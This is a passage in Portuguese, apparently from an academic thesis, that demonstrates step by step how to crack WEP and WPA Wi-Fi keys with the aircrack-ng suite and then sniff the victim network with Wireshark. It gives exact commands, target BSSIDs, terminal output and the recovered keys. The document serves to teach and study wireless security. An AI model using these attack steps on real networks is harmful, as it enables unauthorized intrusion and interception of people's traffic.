


Figura 11 - Resultado do comando airodump-ng wlan0 – Fonte: Própria

Nessa demonstração, atacamos a rede *Netrapida_RO*, BSSID: 00:0E:E8:DE:50:73, no channel 1, pela interface *Wlan0*.

```

root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help
root@bt:~# airodump-ng -w Wep -c 1 --bssid 00:0E:E8:DE:50:73 wlan0

```

Figura 12 – Comando `airodump-ng -w Wep -c 1 --bssid 00:0E:E8:DE:50:73 wlan0` – Fonte: Própria

Com o comando `airodump-ng -w Wep -c 1 --bssid 00:0E:E8:DE:50:73 wlan0`, exibido na Figura 12, escutamos apenas a rede a qual estamos atacando, nesse caso o parâmetro `-w` especifica o nome do arquivo chamado **Wep** que irá armazenar as informações da rede que está sendo atacada. O parâmetro `-c` faz referência ao canal no qual a rede está operando. Já parâmetro `--bssid` é o MAC do AP que será estamos invadindo e o `wlan0` faz referência à interface sem fio da estação de ataque. A Figura 13 mostra o resultado do comando acima citado.

```

CH 1 ][ BAT: 1 hour 9 mins ][ Elapsed: 34 mins ][ 2010-06-03 12:15 ][ fixed channel wla
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:0E:E8:DE:50:73 -85 56  15757  37718  35  1  11  . WEP  WEP  OPN  Netrapida_R
BSSID          STATION          PWR   Rate    Lost  Packets  Probes
00:0E:E8:DE:50:73 00:18:DE:AF:6C:00  0    0 - 1  202215  974292
00:0E:E8:DE:50:73 00:0E:2E:48:87:73 -1    5 - 0    0    3943
00:0E:E8:DE:50:73 00:0E:2E:48:87:73 -1    5 - 0    0    3968
00:0E:E8:DE:50:73 00:05:9E:87:AD:A5 -1    5 - 0    0    6673
00:0E:E8:DE:50:73 00:05:9E:8A:E6:7C -1   11 - 0    0    1123
00:0E:E8:DE:50:73 00:0E:E8:DF:1B:81 -1    1 - 0    0     717
00:0E:E8:DE:50:73 00:11:6B:3D:C1:84 -1    2 - 0    0   13430
00:0E:E8:DE:50:73 00:06:4F:52:A7:8E -1    1 - 0    0    1021

```

Figura 13 - Resultado do comando `airodump-ng -w Wep -c 1 --bssid 00:0E:E8:DE:50:73 wlan0` – Fonte: Própria

Em um novo shell e digitamos o comando `aireplay-ng -1 0 -a 00:0E:E8:DE:50:73 wlan0`, exibido na Figura 14.




Figura 14 - Comando `aireplay-ng -1 0 -a 00:0E:E8:DE:50:73 wlan0` – Fonte: Própria

Esse comando vai fazer uma tentativa de falsa autenticação associando a estação de ataque ao AP, como mostra a Figura 15.




Figura 15 - Resultado do comando `aireplay-ng -1 0 -a 00:0E:E8:DE:50:73 wlan0` – Fonte: Própria

Na seqüência, com outro Shell, executamos o seguinte comando: `aireplay-ng -3 -b 00:0E:E8:DE:50:73 -h 00:18:DE:AF:6C:00 wlan0`. Onde o parâmetro `-h` se refere ao MAC da interface wlan0 do micro usado para atacar. Esse comando, exibido na Figura 16, faz uma injeção de pacotes ARP na rede que está sendo atacada e fará com que a captura dos dados seja acelerada até chegar a quantidade necessária de IV (*Inicialization Vector*) para a tentativa de quebra da senha.




```
root@bt:~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

root@bt:~# aireplay-ng -3 -b 00:0E:E8:DE:50:73 -h 00:18:DE:AF:6C:00 wlan0
For information, no action required: Using gettimeofday() instead of /dev/rtc
12:23:17 Waiting for beacon frame (BSSID: 00:0E:E8:DE:50:73) on channel 1
Saving ARP requests in replay_arp-0603-122317.cap
You should also start airodump-ng to capture replies.
Read 55014 packets (got 1588 ARP requests and 0 ACKs), sent 25731 packets...(500 pps)

back | track 4
- codename [ pwnsauce ]
```

Figura 16 - `aireplay-ng -3 -b 00:0E:E8:DE:50:73 -h 00:18:DE:AF:6C:00 wlan0` – Fonte: Própria


Em seguida, executamos o comando `aircrack-ng *.cap`.



```
root@bt:~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

root@bt:~# aircrack-ng *.cap
```

Figura 17 - Comando `aircrack-ng *.cap` – Fonte: Própria



```
root@bt: ~ - Shell - Konsole <3>
Session Edit View Bookmarks Settings Help

KB  depth  byte([00:00:06] Tested 1171249 keys (got 16874 IVs)
0   9/ 32    34(20480) 46(20480) 4A(aircrack-ng 1.0 r1645(20480) 2C(20224)
KB  depth  byte([00:00:07] Tested 1389961 keys (got 16874 IVs)
0   23/ 32   86(19712) A0(19712) CA(aircrack-ng 1.0 r1645(19456) 40(19456)
KB  depth  byte([00:00:08] Tested 1588861 keys (got 16874 IVs)
0   31/ 34   E6(19456) 01(19200) 8A(aircrack-ng 1.0 r1645(19200) C8(19200)
KB  depth  byte([00:00:08] Tested 1646653 keys (got 16874 IVs)
0   38/ 39   F1(19200) 20(18944) 3C(18944) FC(18944) FE(18944) 3D(18688)
KB  depth  byte([00:00:08] Tested 41534 keys (got 16874 IVs)
0   42/ 43   FE(18944) 3D(18688) 8F(18688) CB(18688) D8(18688) ED(18688)
KB  depth  byte(vote)3F(19456) 5A(19456) AA(19456) B9(19456) CA(19456)
0   17/ 21   CA(20224) F4(20224) FA(20224) 4A(19968) 1F(19712) 2F(19712)
1   5/ 9     8A(20992) 0B(20736) 86(20736) C8(20736) 05(20480) 30(20480)
2   5/ 14    CA(21248) E1(20992) 4E(20736) 5B(20736) F7(20736) 1D(20736)
3   6/ 8     FE(21248) C0(20992) ED(20736) CD(20480) DC(20480) C5(20224)
4   0/ 2     CA(24832) D9(22528) FC(21248) FD(21248) E8(20992) 45(20736)

KEY FOUND! [ CA:FE:CA:FE:CA ]
Decrypted correctly: 100%

- codename [ pwnsauce ]
```

Figura 19 - Quebra da chave realizada com sucesso – Fonte: Própria

4.2.2 Quebrando a chave WPA

Para quebrar a chave WPA, o processo é um pouco mais fácil, porém, mais complicado, devido a forma do ataque, que é mais viável por conta do tempo, com o método de ataque de dicionário. Com isso a forma de quebrar a chave será por tentativa e erro através de Word List. Para esta demonstração utilizamos uma cópia reduzida da Word List do BackTrack4.

Em um terminal executamos o comando: *airmon-ng* (ver figura 9), para exibir o nome de sua interface de rede sem fio.

Em seguida executamos o comando *airodump-ng wlan0* para exibir os APs ao seu alcance, como mostra a Figura 20.

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help root@bt: ~ - Shell - Konsole

CH 11 ][ BAT: 2 hours 55 mins ][ Elapsed: 32 s ][ 2010-06-03 16:15

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
00:13:46:18:CB:A4 -65    140        0   0   6  54  . WPA  TKIP  PSK  TCC-WIRELESS
00:0C:42:61:37:9D -85    104       209   2   8  11  . OPN             TECNET JUREMA

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
(not associated) 00:15:6D:A9:8F:A4 -78    0 - 1    8    14 tecnet painel metro
00:13:46:18:CB:A4 00:19:5B:8E:86:43 -63    0 - 1    0    22 TCC-WIRELESS
00:0C:42:61:37:9D 00:0E:E8:DE:77:F6 -1    11 - 0    0    3
00:0C:42:61:37:9D 00:1B:11:0E:11:B9 -1    11 - 0    0    2
00:0C:42:61:37:9D 00:08:9F:82:97:77 -1    11 - 0    0    4
00:0C:42:61:37:9D 00:0E:E8:DA:53:76 -1    11 - 0    0    9

- codename [ pwnsauce ]
  
```

Figura 20 - Resultado do comando *airodump-ng wlan0* – Fonte: Própria

Nessa demonstração do WPA, atacamos a rede *TCC-WIRELESS*, BSSID: *00:13:46:18:CB:A4*, no channel 6, pela interface *Wlan0*.

Executamos o comando *airodump-ng -w Wpa -c 6 --bssid 00:13:46:18:CB:A4 wlan0*, exibido na Figura 21. O resultado desse comando nos mostra a escuta apenas da rede a qual estamos atacando, nesse caso o parâmetro -w especifica o nome do arquivo que irá armazenar a captura, que será chamado **WPA**. O parâmetro -c faz referência ao canal no qual a rede está operando. Já parâmetro --bssid é o MAC do AP estamos invadindo e o *wlan0* faz referência à interface sem fio da estação de ataque.

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# airodump-ng -w Wpa -c 6 --bssid 00:13:46:18:CB:A4 wlan0

```

Figura 21 – Comando airodump-ng -w Wpa -c 6 --bssid 00:13:46:18:CB:A4 wlan0 – Fonte: Própria

Em outro shell, digitamos *aireplay-ng -0 5 -a 00:13:46:18:CB:A4 wlan0*.

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
CH 6 ][ BAT: 3 hours 21 mins ][ Elapsed: 2 mins ][ 2010-06-03 16:20 ][ WPA handshake: 00:13:46:18:CB:A4
BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:13:46:18:CB:A4 -61 100 1584 235 0 6 54 . WPA TKIP PSK TCC-WIRELESS
BSSID          STATION PWR Rate Lost Packets Probes
00:13:46:18:CB:A4 00:19:5B:8E:86:43 -57 11 -54 0 217 TCC-WIRELESS
^C
root@bt:~#

```

Figura 22 - Resultado do comando anterior exibindo em destaque, o handshake capturado – Fonte: Própria

Com esse comando, mostrado na Figura 22, simulamos uma seqüência de 5 (cinco) autenticações seguidas, forçando a coleta de handshakes, exibido em destaque. Após a captura do handshake, em outro shell e digitamos *aircrack-ng *.cap*, exibido na Figura 23.



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# aircrack-ng *.cap
Opening Wpa-01.cap
Read 3429 packets.

# BSSID          ESSID          Encryption
1 00:13:46:18:CB:A4 TCC-WIRELESS   WPA (1 handshake)

Choosing first network as target.
Opening Wpa-01.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...
root@bt:~#
```

Figura 23 - Comando aircrack-ng *.cap – Fonte: Própria

Esse comando mostra os arquivos de captura disponíveis, com a quantidade de handshakes capturados.

Agora, repetimos o comando, acrescentando o parâmetro **-w**, para especificar o nome da lista de dicionário: *aircrack-ng -w lista.txt *.cap*, exibido na Figura 24.




```
root@bt: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help

root@bt:~# aircrack-ng -w lista.txt *.cap
```

Figura 24 - Comando aircrack-ng -w lista.txt *.cap – Fonte: Própria

Com esse comando, realizamos o ataque de dicionário, comparando a lista de nome *lista.txt*, testada com o parâmetro **-w** até a exibição da chave correta. A lista que foi usada nessa demonstração tinha 316.493 linhas. Enquanto a lista original do BackTrack4 tem 1.707.655 linhas. A Figura 25 exibe o resultado do comando acima mostrando a chave WPA encontrada.



```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

[00:07:39] 135484 keys tested (287.86 k/s)

KEY FOUND! [ World-Sh@ring ]

Master Key      : BE 6C 3F 05 07 88 17 9C 12 CF 01 AB 1A 41 D8 E7
                  83 41 0A F0 A6 0C 00 62 62 A8 6A 68 C9 BF C6 8A

Transient Key   : 68 44 70 8F 0B B7 C6 87 3B ED BD 68 14 FD 3B 6A
                  3A B4 D8 F4 14 01 D1 6E 25 00 83 FF F4 41 F2 F9
                  CB 52 9D 03 F2 66 36 D2 6F 71 3F 31 8A 0F AF 7F
                  81 A3 B0 92 B1 E2 2C FE EC 9F F7 8E 22 A1 9C EB

EAPOL HMAC     : 9D 89 6F 39 D6 0D 65 17 D4 F2 5E EC 70 A4 79 CC

root@bt:~#
  
```

Figura 25 - Resultado com a exibição da chave WPA – Fonte: Própria

4.2.3 Captura de tráfego com Wireshark

Para a captura do tráfego da rede com o Wireshark, primeiro entramos na rede que queremos capturar o tráfego. Para isso temos que usar o modo WPA_Supplicant, que é uma implementação de software por linha de comando utilizado no ambiente Linux. Existem também versões para outras plataformas, como FreeBSD, NetBSD e Windows.

Nessa demonstração, trabalhamos com linhas de comando no BackTrack. Primeiramente criamos o arquivo de configuração chamado *wpa_supplicant.conf* e salvamos em */etc*, em seguida iniciamos o arquivo criado com o comando **wpa_supplicant -i wlan0 -D wext -c /etc/wpa_supplicant.conf**, que também pode ser executado via shell script. Esse comando chama as configurações definidas no arquivo */etc/wpa_supplicant.conf*, fazendo com que a estação acesse a rede sem fio que vamos invadir, que no nosso exemplo ficou como mostra a Figura 26.




Figura 26 - wpa_supplicant.conf – Fonte: Própria

Depois que acessamos a rede se fio vítima, abrimos o Wireshark, clicamos em Capture/Interfaces, como mostra a Figura 27, para selecionar a interface que utilizamos para fazer a captura, na nossa demonstração a *Wlan0*, em seguida clicamos em Start.




Figura 27 - Seleção da interface de escuta – Fonte: Própria

A Figura 28 nos mostra o funcionamento do Wireshark capturando pacotes trafegando na rede que estamos atacando.




Figura 28 - Capturando pacotes – Fonte: Própria

Na Figura 29, exibimos a captura do tráfego exibindo pacotes contendo informações da chave WPA, como também alguns pacotes trafegando com o protocolo UDP.

